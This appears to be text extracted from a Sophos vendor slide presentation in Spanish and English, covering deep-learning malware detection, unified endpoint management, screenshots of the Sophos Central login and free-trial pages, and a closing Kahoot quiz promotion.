


Uses Deep Learning to determine file is malicious



Remediates threat "Clean and block"

Vuelta al modelo tradicional, pero actualizado




UEM

SOPHOS

Unified Endpoint Management

Universal management and security for devices, apps and data



Demo

SOPHOS

¿A qué esperas para probarlo?

https://central.sophos.com/

SOPHOS
CENTRAL
Admin

Sign In with Microsoft

or

EMAIL ADDRESS
Your login

PASSWORD
Your password

Sign In

Forgot your password?

Don't have an account? [Sign up here](#)

Interested in Sophos Central? [Learn more](#)

© 2013-2019 Sophos Ltd.

Welcome to Sophos Central








Featuring a streamlined design, enhanced protection, simplified reporting, and a robust dashboard.

SOPHOS CENTRAL

Free Trials


Try Sophos Central Products for Free

Try Sophos Central Products for Free

-  **Intercept X Advanced with EDR**
Sophos Intercept X Advanced with EDR integrates intelligent endpoint detection and response (EDR) with the industry's top-rated malware detection, top-rated exploit protection, and other unmatched endpoint protection features.
[Trial in Progress](#) | [Buy Now](#) | [Watch Video](#)
-  **Sophos Mobile**
Sophos Mobile is a comprehensive Enterprise Mobility Management (EMM) solution that lets you spend less time and effort to manage and secure mobile devices, keeping users productive, business data safe and personal data private. Includes Sophos Mobile Security.
[Purchased](#) | [Watch Video](#)
-  **Device Encryption**
Easy to use full-disk encryption management protects data on lost or stolen devices, and offers compliance reporting and a self-service portal for end users.
[Purchased](#) | [Watch Video](#)
-  **Intercept X Advanced**
Protect cloud and on-prem ransomware, deep learning cause analysis.
[Purchased](#) | [Watch Video](#)
-  **Wireless**
Powerful wireless protection.
[Start Trial](#) | [Buy Now](#) | [Watch Video](#)
-  **Email**
Extend the power of Sophos.
[Purchased](#) | [Watch Video](#)
-  **Phish Threat**
Avoid phishing scams, protect your end users.
[Purchased](#) | [Watch Video](#)

Synchronized Security

Cybersecurity as a System



¡Gracias!

SOPHOS


JUEGO INTERACTIVO: KAHOOT

Kahoot! mobile app

Play, create, host quizzes, even on the go

Calling all students, teachers, office heroes, trivia fans and lifelong learners! Whether you feel creative, want to learn something new or are up for some fun and competition – get Kahoot!™ing anywhere, anytime!

Download our app for free:



SOPHOS

Cybersecurity made simple.